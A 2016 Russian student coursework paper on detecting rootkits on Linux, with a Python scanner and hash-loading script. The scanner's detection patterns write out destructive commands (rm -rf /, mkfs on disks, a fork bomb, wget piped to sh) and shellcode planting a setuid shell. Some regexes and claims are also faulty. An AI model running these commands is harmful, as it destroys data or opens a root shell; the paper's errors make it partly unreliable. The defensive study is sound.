**Министерство образования и науки РФ**

Федеральное государственное автономное образовательное учреждение высшего профессионального образования «Казанский (Приволжский) Федеральный Университет»

ИНСТИТУТ ВЫЧИСЛИТЕЛЬНОЙ МАТЕМАТИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

КАФЕДРА СИСТЕМНОГО АНАЛИЗА И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

Направление: 090900.62 – Информационная безопасность

КУРСОВАЯ РАБОТА

**ПОИСК РУТКИТОВ НА ПК ПОД УПРАВЛНЕНИЕМ ОПЕРАЦИОННЫХ СИСТЕМ СЕМЕЙСТВА LINUX**

Работу выполнила:

Студентка 3 курса гр.09-311

«\_\_\_» \_\_\_\_\_\_\_\_\_\_\_ 2016 г. \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ Е. В. Родионова

Работу проверил:

Научный руководитель

к.ф.-м.н., ассистент

«\_\_\_» \_\_\_\_\_\_\_\_\_\_\_ 2016 г. \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ Д. А. Долгов

Казань – 2016

Содержание

[1. Постановка Задачи 1](#_Toc451166900)

[2. Краткое введение 2](#_Toc451166901)

[2.1 Что такое руткиты, использование во вредоносном ПО 2](#_Toc451166902)

[2.3 Обзор ПО для поиска и удаления руткитов в Linux 5](#_Toc451166903)

[3. Методы решения (как работает антивирусное ПО) 8](#_Toc451166904)

[3.1 Методы, примененные при разработке сканера 9](#_Toc451166905)

[3.2 Вспомогательные результаты 12](#_Toc451166906)

[3.3 Итоги 12](#_Toc451166907)

[3.4 Вывод 13](#_Toc451166908)

[Приложение 1. Исходные тексты программ 13](#_Toc451166909)

[Приложение 2. Результаты тестирования сканнера 18](#_Toc451166910)

[Список литературы 21](#_Toc451166911)

# Постановка Задачи

Написать утилиту под операционную систему GNU/Linux для поиска руткитов.

Требования к утилите:

1. Возможность сканирования как всех доступных директорий, так и директорий по выбору
2. Относительная быстрота
3. Сравнение сканируемых файлов с файлами реальных руткитов посредством md5-хэширования
4. Использование white list (“белого списка”) для предотвращения ложных срабатываний
5. Вывод результатов: путь к зараженным файлам, общее количество файлов, количество отсканированных файлов, общее время сканирования
6. Нахождение в файлах потенциально опасных linux-команд (например, rm -rf)
7. Сканирование файлов, задействованных в процессах по определенными ip -адресами

# 2. Краткое введение

## 2.1 Что такое руткиты, использование во вредоносном ПО

Руткит (англ. rootkit, то есть «набор root'а») — набор программных средств (например, исполняемых файлов, скриптов, конфигурационных файлов), для обеспечения:

• маскировки объектов (процессов, файлов, директорий, драйверов)

• контроля (событий, происходящих в системе)

• сбора данных (параметров системы).

Установка руткитов может быть автоматизирована или же злоумышленник может установить его, как только он получит доступ с правами администратора (доступ рута). Получение такого доступа может быть результатом прямого нападения на систему (эксплуатация известных уязвимостей (системы, утилит, портов), захват пароля, нахождение «трещин», использование привилегий или социальной инженерии).

После установки вредоносного ПО становится возможным скрытие вторжение, а также поддержка привилегированного доступа.

Хакеры стремятся получить контроль над множеством компьютеров, чтобы использовать их в своих целях, а именно, используя гигантскую вычислительную мощность такой «зомби-сети», производить массовые атаки, рассылки спама и т.д. Вспомогательным инструментом для выполнения таких целей как раз и являются руткиты.

Руткиты скрывают в системе не только свое присутствие, но и присутствие другого вредоносного программного обеспечения, вспомогательным инструментом к которому они обычно являются. Руткиты создают «черный ход» для получения конфиденциальной информации или внедрения в систему других вредоносных программ.

Для того, чтобы не быть замеченными антивирусными программами, руткиты манипулируют процессами, с помощью которых приложения проводят обмен данными между собой. Вредоносные скрипты удаляют из этих потоков сведения о себе и других подобных программах.

Некоторые руткиты имеют весьма изощренные трюки. Например, Hacker Defender в обход брандмауэра открывает тайные лазейки в сеть, что позволяет хакерам управлять зараженным компьютером.

Для распространения подобных программ обычно используется Интернет.


Например, это может быть почтовое вложение с «мнимым» документом (маскировка под некоторый формат), на деле же исполнимый файл. При открытии такого файла пользователь активирует руткит.

Или же пользователь может зайти на некоторый сайт, подвергшийся хакерской атаке, и уже при простом открытии страниц сайта руткит попадет на ПК (благодаря уязвимостям в системе безопасности браузера).

Как уже говорилось ранее, «зомби-сети», составленные из тысячей зараженных компьютеров занимаются атаками или рассылкой спама от ничего не подозревающих пользователей. Раньше существовало мнение, что такое под силу лишь программистам-профессионалам. Но в последнее время в сети все чаще встречаются наборы инструментов (Toolkits) для написания рассматриваемых нами скрытых программ. Одним из популярных является Pinch – активно используемая в Рунете троянская программа с открытым кодом, что и привело к доработкам, модификациям и использованию кода сторонними разработчиками. Основой этого вредоноса служит Pinch Builder Trojan, который при использовании интерфейса Pinch получает разные новые вредоносные функции.

Кроме того, так называемые наборы для создания троянов можно найти на специальных сайтах. Описанные выше факты говорят о том, что теоретически возможно массовое написание самодельных «вредителей».

Для сокрытия вредоносного программного обеспечения могут быть применены различные методы. Приведем в качестве примера классификацию механизмов сокрытия, предложенную Йоанной Рутковской в работе «Introducing Stealth Malware Taxonomy» в дополненном виде.



Суть стенографических механизмов в маскировке внедренных объектов под легитимные, например используется схожесть с именами системных файлов.

Вредоносные файлы остаются фактически видными пользователю, однако подозрения у него не вызывают.

Часто вредоносные пакеты используют сертификаты доверенных компаний.

Пример: компоненты червя Flame имели цифровую подпись компании Microsoft(!).

Из-за отсутствия технических механизмов сокрытия такое вредоносное программное обеспечение может быть легко обнаружено, что делает стенографические механизмы неприменимыми вне комбинации с техническими.

В результате работы технических механизмов информация о скрываемом объекте становится недоступна средству обнаружения. Такие механизмы могут работать «внутри» и «вне» операционной системы.

Для внутрисистемных механизмов объектом может являться процесс, драйвер, файл на диске, сетевой порт. Для достижения поставленной цели могут быть изменены пути выполнения, структуры памяти, как в пользовательском, так и в системном адресных пространствах.

Для изменения пути выполнения осуществляется перехват функций штатного обработчика и управление передается вредоносному обработчику, который в свою очередь изменяет возвращаемый результат.

Руткит-механизмы «вне» операционной системы предполагают установку собственного или модификацию существующего обработчика событий в некотором режиме работы процессора или дополнительного аппаратного обеспечения. Для работы этих механизмов зачастую необходимо наличие набора микросхем с поддержкой требуемой технологии.

Широко известный в узких кругах автор R\_T\_T в своих работах «Кремневый беспредел» описывает возможности и угрозы информационной безопасности не только от указанных технологий, но и от механизма обновления микрокода процессора (bit.ly/VRQD6O и bit.ly/104EsRB).

Программно-аппаратные руткиты функционируют «вне ОС». Наиболее интересны экземпляры, построенные на основе технологии аппаратной виртуализации. Во-первых, их можно установить с помощью драйверов — штатного механизма различных ОС. Во-вторых, такие руткиты могут перехватывать события более высокого уровня, чем другие. В-третьих, они лучше документированы.

## 2.3 Обзор ПО для поиска и удаления руткитов в Linux

Для GNU/Linux существует ряд инструментов для сканирования руткитов, которые помогают противостоять известным или потенциальным руткитам. Рассмотрим один из таких инструментов -  Rootkit Hunter или сокращенно rkhunter. Данная утилита очень проста в использовании, её характерным преимуществом является наличие во всех GNU/Linux.

Rkhunter, конечно не устанавливается по умолчанию, но в [репозиториях](http://sonikelf.ru/repozitorii-pakety-zavisimosti-i-menedzher-paketa-v-linux/) имеется. Rkhunter не имеет графической оболочки, поэтому все команды выполняются через терминал и обязательно с правами суперпользователя (sudo - замена root).

Утилита сравнивает хэши исполняемых системных файлов с известными значениями, содержащимися в базе данных, проверяет на известные руткиты файлы и каталоги, выявляет зловредный код, проводит проверку сетевых портов и интерфейсов, проводит проверку системного boot, проводит проверку групп и аккаунтов, проводит проверку системных конфигурационных файлов, проводит проверку файловой системы в целом.

Инструментом используется сигнатурный метод: после установки конфигурации необходимо сделать «слепок» операционной системы (первоначальная база данных свойств различных команд), чтобы было можно сравнивать текущее состояние системы с состоянием команд в этой БД.

Сканирование с помощью данной утилиты можно выполнять в нескольких режимах: поиск уязвимостей в командах, поиск именно руткитов как таковых, проверка сети.

Но rkhunter не удаляет самостоятельно руткиты. Результаты проверки записываются в файл /var/log/rkhunter/rkhunter .log.


Инструмент chkrootkit (Check Rootkit).

Данный скрипт при помощи стандартных инструментов UNIX / Linux ( strings ,grep ) сравнивает в файловой системе /proc файлов с выводом команды ps (состояние процесса) и далее ищет расхождения.

Утилита содержит различные модуля для сканирования: для поиска интерфейсов, работающих в режиме захвата пакетов, для обнаружения фактов удаления записей из файла журнала, для поиска следов от троянов LKM в /proc, а также в остальных директориях.

Данная утилита может пользоваться результатами работы следующих утилит: awk, cut, egrep, find, head, id, ls, netstat, ps, strings, sed, uname.

Известные руткиты, которык могут быть найдены с помощью утилиты:



# Методы решения (как работает антивирусное ПО)

Основная часть любых антивирусных программ – сканирующий движок (или сканер), обычно представленный в виде библиотечного файла (dll). Такое представление объясняется необходимостью использования сканера разными частями (программами) антивирусного пакета.

Обычно сканируются:

1. Произвольные диски, директории, файлы
2. Загруженные в память процессы, а также их библиотечные файлы
3. Загрузочные записи диска
4. Систему на следы руткита: проверка системных папок – производится поиск определенных файлов

В классификации обычно выделяют 2 основных вида сканирования: эвристический и сигнатурный.

Антивирусные программы обычно распознают нежелательный софт по сигнатурам – характерным цепочкам кода в теле вируса. Производители защитного ПО регулярно размещают в сети обновления, содержащие последние обнаруженные сигнатуры.

«Плюсом» сигнатурного метода является возможность выявления атаки без ложных срабатываний. Но, в то же время, этот метод требует постоянное обновление базы вирусов, так как иначе выявление новых вирусов не представляется возможным. Кроме того, с помощью эвристического подхода невозможно полиморфные и шифрующиеся методы, для этого необходимо предусмотреть дополнительный функционал. Скорость метода уступает эвристическому.

Эвристический метод представляет собой сканирование на основе заранее известных характеристик (так называемых эвристик). Это возможно благодаря тому, что вирусы создают определенные файлы, которые могут быть выявлены.

Характерным свойством руткитов является наличие загрузочной записи, поэтому для проверки наличия подобного нежелательного ПО в системе можно поступить следующим образом: считать загрузочную запись, получив прямой доступ к диску, а также получить ее, использую api. Затем необходимо сравнить результаты. Если они различны, выполняется подмена системных функций руткитом.

Также необходимым является список файлов, не наносящих вреда системе, но на которые происходит срабатывание сканера («белый список»), а также распаковщики и дешифровщики, для сканирования архивов и зашифрованных файлов.

## Методы, примененные при разработке сканера

Для разработки сканнера был выбран язык программирования Python. В наше время распространено очень много языков программирования, среди которых имеются как «классические» (C++, Java), так и относительно «молодые» в плане широкого использования (C#, Swift, Ruby). Каждый язык обладает определенным набором положительных качеств (и собственными недостатками), и выбор конкретного из них среди такого множества представляется нетривиальной задачей.

Тем не менее для решения данной задачи в качестве языка программирования был выбран Python (использовалась версия 3.4).

Что послужило такому выбору:

1. Синтаксис языка достаточно прост и лаконичен, что позволяет ускорить процесс разработки
2. Стандартная библиотека языка имеет множество средств для решения разного рода задач, в том числе и нашей
3. Python относится к языкам с динамической типизацией, что позволит без написания новых классов создавать списки и словари из объектов (ускорение разработки)

Но также имеются и недостатки, например, это меньшее быстродействие, нежели у С++. Но в рамках нашей задачи, как показывает практика, такая скорость допустима.

В задаче используется проверка стандартных для семейства операционных систем Linux директорий, а именно: /, /home, /opt, /bin, /usr/bin.

Для проверки файлов на наличие вредоносных linux-команд используются регулярные выражения, построенные для 7 команд.

Обоснуем почему выделены именно эти 7 команд и чем они примечательны:

1. Команда rm -rf (с правами администратора «sudo») - рекурсивное удаление всех файлов на персональном компьютере и подключенных носителях
2. "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"  
   "\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"  
   "\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"  
   "\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"  
   "\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"  
   "\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"  
   "\x6e\x2f\x73\x68\x00\x2d\x63\x00"  
   "cp -p /bin/sh /tmp/.beyond; chmod 4755  
   /tmp/.beyond;";

Шестнадцатеричный код то же команды, что и в первом примере

1. mkfs.ext3 /dev/sda - форматирование устройства /dev/sda с удалением всех файлов на нём. Аналогично действуют команды mkfs.ext1, mkfs.ext2, mkfs.ext4 для устройств sdb,sdc,sdd (заменим соответсвующие буквы в команде)
2. :(){:|:&};: - Запуск слишком большого количества процессов приведёт к зависанию системы
3. any\_command > /dev/sda - запись потока данных на устройство /dev/sda, который заменит все файлы на нём. Аналогично работают команды для устройств sdb,sdc,sdd (заменим соответсвующие буквы в команде)
4. wget http://sumber\_tak\_terpercaya -O- | sh - cкачивает шелл-скрипт из ненадёжного источника и исполняет его после окончания скачивания
5. mv /home/username/\* /dev/null - команда перемещает домашнюю директорию в место, которого на самом деле не существует. Другими словами, просто удаляет домашнюю директорию.

Сканер должен проверять файлы на наличие в них вредоносного содержимого – фрагментов кода известных руткитов. Информацию же о файлах руткитов необходимо каким-то образом хранить, например, в виде md5-хэшей каждого из файлов руткита. Тогда появляется необходимость завести базу данных.

В программе используется база данных в формате SQLite, с которой удобно работать, используя встроенные средства Python для работы с БД.

Преимущества, учтенные при выборе именно этого формата:

1. Наличие встроенных средств для работы с SQLite в Python, нет необходимости устанавливать дополнительные библиотеки
2. Для работы с БД не требуется запуск сервера
3. Сама БД выполнена в виде файла, который можно при необходимости легко редактировать
4. Основой является известный нам SQL

Кроме того, необходимо учесть наличие ложных срабатываний. Для этих целей предусмотрен так называемый «белый список», куда помещаются «хорошие» файлы, вызвавшие срабатывание сканера на этапе тестирования, для исключения повторных случаев неправильной работы.

Также в программу включена возможность сканирования открытых файлов тех процессов, которые установили соединение с сетью на случай загрузки из сети вредоносных файлов. Сначала встроенной командой ss (socket statistics) получаем список всех TCP- и UDP-соединений, затем, с помощью вызова grep выбираем соединения, используемые процессами, запущенными в системе.

Команда ss дает нам возможность выделить идентификаторы необходимых нам процессов, используя который далее мы может однозначно определить процессы и файлы в них задействованные (/proc/id/).

Далее для найденный таким образом файлов реализуется тот же алгоритм, что и для файлов директорий, сканируемых по выбору пользователя:

производится проверка на наличие данного файла в «белом» списке, проверка на наличие опасной линукс-команды, используя регулярные выражения, проверка на наличие вредоносного кода при помощи сверки md5 с базой руткитов.

## Вспомогательные результаты

Для работы сканера необходимо наличие базы файлов руткитов. Данные файлы были найдены в сети Интернет. Как было описано выше, требовалось занесение md5-хэшей этих файлов в базу данных SQLite, для чего был написан вспомогательный скрипт ( см.Приложение 1).

## Итоги

На языке Python написан сканер руткитов, в котором реализованы все заявленные в п.1 требования, а именно:

1. сканирования как всех доступных директорий, так и директорий по выбору
2. Относительная быстрота
3. Сравнение сканируемых файлов с файлами реальных руткитов посредством md5-хэширования
4. Использование white list (“белого списка”) для предотвращения ложных срабатываний
5. Вывод результатов: путь к зараженным файлам, общее количество файлов, количество отсканированных файлов, общее время сканирования
6. Нахождение в файлах потенциально опасных linux-команд (например, rm -rf)
7. Сканирование файлов, задействованных в процессах под определенными ip -адресами

В ходе проверки программы мы убедились, что она успешно обнаруживает файлы, содержащие в себе программный код внесенных нами в используемую базу данных руткитов. Также программа находит файлы, содержащие в себе код, подходящий под описанные нами выше вредоносные команды (поиск осуществляется с использованием регулярных выражений).

Реализовано сканирование файлов задействованных в процессах, которые установили взаимодействие с сетью.

Время решения поставленной задачи можно считать приемлемым, так как оно не слишком велико (субъективная оценка) и сравнимо с временем работы приведенный выше инструментов (chkrootkit, rkhunter).

При выборе полного сканирования продолжительность работы сканера составляет 10-15 минут. При проведении тестирования описанных выше утилит (chkrootkit, rkhunter) были получены результаты 10-16 минут.

Файлы, найденные с помощью данной утилиты и утилит chkrootkit, rkhunter аналогичны.

## Вывод

В написанном сканере реализован один из методов поиска руткитов, обычно используемые при написании антивирусного программного обеспечения -

сигнатурный.

Реализацией сигнатурного метода является занесение md5-хэшей файлов известных руткитов в базу данный и сравнение md5-хешэй проверяемых файлов с имеющимися в базе.

Преимуществом данного метода является отсутствие ложных срабатываний (в отличие от эвристического), недостатком – необходимость постоянно обновлять базу данных руткитов.

Сканер справляется с поставленными задачами за допустимое время.

## Приложение 1. Исходные тексты программ

В данном разделе приведены полные исходные коды описываемой утилиты и вспомогательных скриптов. Тестирование на работоспособность проводилось на Linux – дистрибутиве семейства Ubuntu 14.04 LTS с использованием интерпретатора языка Python версии 3.4

*Файл scanner.py – основной файл, проверяет выбранную директорию на наличие вредоносного кода, содержит в себе обращение к базе данных (для сравнения md5 файлов руткитов)*

#!/usr/bin/env python3

import os, sys, re, time, hashlib, sqlite3, subprocess

import os.path

regexes = [

re.compile(rb"\Wrm \-rf /\W"),

re.compile(rb"\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x2d\x63\x00cp \-p /bin/sh /tmp/\.beyond; chmod 4755 /tmp/\.beyond"),

re.compile(rb"mkfs\\.ext[1234]? /dev/sd[abcd]?"),

re.compile(rb":\(\)\{\:\|:\&\};:"),

re.compile(rb"\w+ > /dev/sda"),

re.compile(rb".{0, 10000} > /dev/sd[a-d]"),

re.compile(rb"wget (http(s?)|ftp)://[\w\-/\.\_]+ -O- \| sh"),

re.compile(rb"mv /home/\w/\\* /dev/null")

]

whitelist = [os.path.abspath("./RootkitScripts"), "/var/lib/dpkg/info"]

selectlist = ["/", "/home", "/opt", "/bin", "/usr/bin"]

#128-bit base-16 strings (length = 32)

con = sqlite3.connect("db.sqlite3")

with con:

cur = con.cursor()

cur.execute("SELECT md5, name FROM malware")

#md5s = ["0123456789abcdef0123456789abcdef",

# "fedcba9876543210fedcba9876543210"]

md5s = {r[0]: r[1] for r in cur.fetchall()}

if os.geteuid() != 0:

sys.exit("Please run this as root. If you don't trust the file, read the sources at %s" % os.path.abspath(\_\_file\_\_))

ans = input("Do you want to scan (y/N)?")

if ans != "y": sys.exit("Scanning aborted")

print("Choose what do you want to scan:")

for (i, s) in enumerate(selectlist):

print("%2d --- %s" % (i + 1, s))

choice = -1

while choice < 0 or choice > len(selectlist):

try:

choice = int(input("Enter your choice between 1 and %d or 0 to scan by IP: " % len(selectlist)))

except:

choice = -1

if choice:

selected = [selectlist[choice - 1]]

else:

ss\_process = subprocess.Popen(["ss", "-n", "-l", "-p", "-u", "-t"], stdout=subprocess.PIPE)

grep\_process = subprocess.Popen(["grep", "users:"], stdin=ss\_process.stdout, stdout=subprocess.PIPE)

ss\_process.stdout.close()

output = grep\_process.communicate()[0]

splitted = output.split(b"\n")[:-1] # we need to throw out the last entry because it is empty

info = [s.split() for s in splitted]

# Filter the ips further

info = [i for i in info if i[1] == b"LISTEN"]

ips = [i[4] for i in info]

proc = []

for i in info:

p = i[6]

ident = b"pid="

index = p.find(ident) + len(ident) # where the PID starts

end = p.find(b",", index)

pid = int(p[index:end])

proc.append(pid)

selected = list({"/proc/%s" % p for p in proc}) # create list from set to avoid duplicates

print("Selected directories: %s" % selected)

print("Scanning started")

start = time.perf\_counter()

fileno = scanned = 0

malicious = []

for sel in selected:

for dirpath, dirnames, filenames in os.walk(sel):

c = 0

for w in whitelist:

if os.path.commonpath([dirpath, w]) == w:

c = 1

if c:

continue

for filename in (f for f in filenames):

fileno += 1

fullfilename = os.path.join(dirpath, filename)

if fileno % 500 == 0:

print("Checking file %d..." % fileno)

try:

mode = os.stat(fullfilename).st\_mode

except:

print("Exception occurred while retrieving info for file %d : %s" % (fileno, fullfilename))

if mode & 73: # 111 base-8

try:

with open(fullfilename, "rb") as content\_file:

content = content\_file.read()

hasher = hashlib.md5()

hasher.update(content)

digest = hasher.hexdigest()

if digest in md5s:

print("The file %d : %s is suspected to contain %s due to MD5 hash sum %s" % (fileno, fullfilename, md5s[digest], digest))

malicious.append(fullfilename)

continue

for r in regexes:

if r.search(content):

print("The file %d : %s is suspected to contain malicious commands" % (fileno, fullfilename))

malicious.append(fullfilename)

break

scanned += 1

except Exception as e:

print("Exception occurred while working with file %d : %s (%s)" % (fileno, fullfilename, e))

finish = time.perf\_counter()

print("Scanning finished. Total time: %s seconds" % (finish - start))

print("=" \* 50)

print("FILES: total %d, scanned %d" % (fileno, scanned))

print("\*" \* 50)

print("LIST OF MALICIOUS FILES (%d)" % len(malicious))

for m in malicious:

print(m)

*Файл rk2bd.py – вспомогательный файл, необходим для перевода файлов известных руткитов в вид md5-хэшей и последующего их занесения в базу данных*

#!/usr/bin/env python3

import os, hashlib, sqlite3

con = sqlite3.connect("db.sqlite3")

cur = con.cursor()

for dirpath, dirnames, filenames in os.walk("RootkitScripts"):

for filename in (f for f in filenames):

fullfilename = os.path.join(dirpath, filename)

with open(fullfilename, "rb") as content\_file:

content = content\_file.read()

hasher = hashlib.md5()

hasher.update(content)

digest = hasher.hexdigest()

present = list(cur.execute("SELECT \* FROM malware WHERE md5 = '%s'" % digest))

info = (digest, fullfilename)

if present:

print("Digest %s for %s already present" % info)

continue

print("Inserting digest %s for %s..." % info)

cur.execute("INSERT INTO malware (md5, name) VALUES ('%s', '%s')" % info)

con.commit()

## Приложение 2. Результаты тестирования сканнера

Тестирование сканера проводилось на операционной системе Ubuntu Linux 14.04 LTS, Python версии 3.5.

При выборе полного сканирования системы среднее время работы скрипта составляет 13,8 минуты. При выборе сканирования отдельных директорий среднее время – 10,9 секунды.

Изначально происходило ложное срабатывание на файл OpenOffice, который в последствие был занесен в «белый» список.

Для тестирования в директории были помещены файлы руткитов, скачанные по сети. Источник: <https://packetstormsecurity.com/files/tags/rootkit/>

Тестирование на данных файлах прошло успешно – файлы были выявлены.

На картинках представлены результаты тестирования сканера на реальных файлах руткитов.

На рисунке 1 тестирование было проведено в директории /opt. Файлы вредоносного программного обеспечения успешно выявлены, также выведена информация о причине срабатывание: совпали md5 хэш-суммы.

Кроме того, выведена информация о времени работы скрипка (10 секунд) и количестве проверенных файлов. В конце выведен список подозрительных фалов.




Рис.1

На рисунке 2 представлены результаты работы скрипта при выборе опции полного тестирования.




Рис.2

## Список литературы

1. <http://www.windxp.com.ru/rotdel.htm>
2. <https://ru.wikipedia.org/wiki/Pinch>
3. <http://sonikelf.ru/borba-s-rootkit-rutkitami-v-gnulinux-rootkit-hunter/>
4. <https://ru.wikipedia.org/wiki/%D0%A0%D1%83%D1%82%D0%BA%D0%B8%D1%82>
5. <https://habrahabr.ru/post/145948/>
6. https://habrahabr.ru/company/xakep/blog/186072/+&cd=1&hl=ru&ct=clnk&gl=ru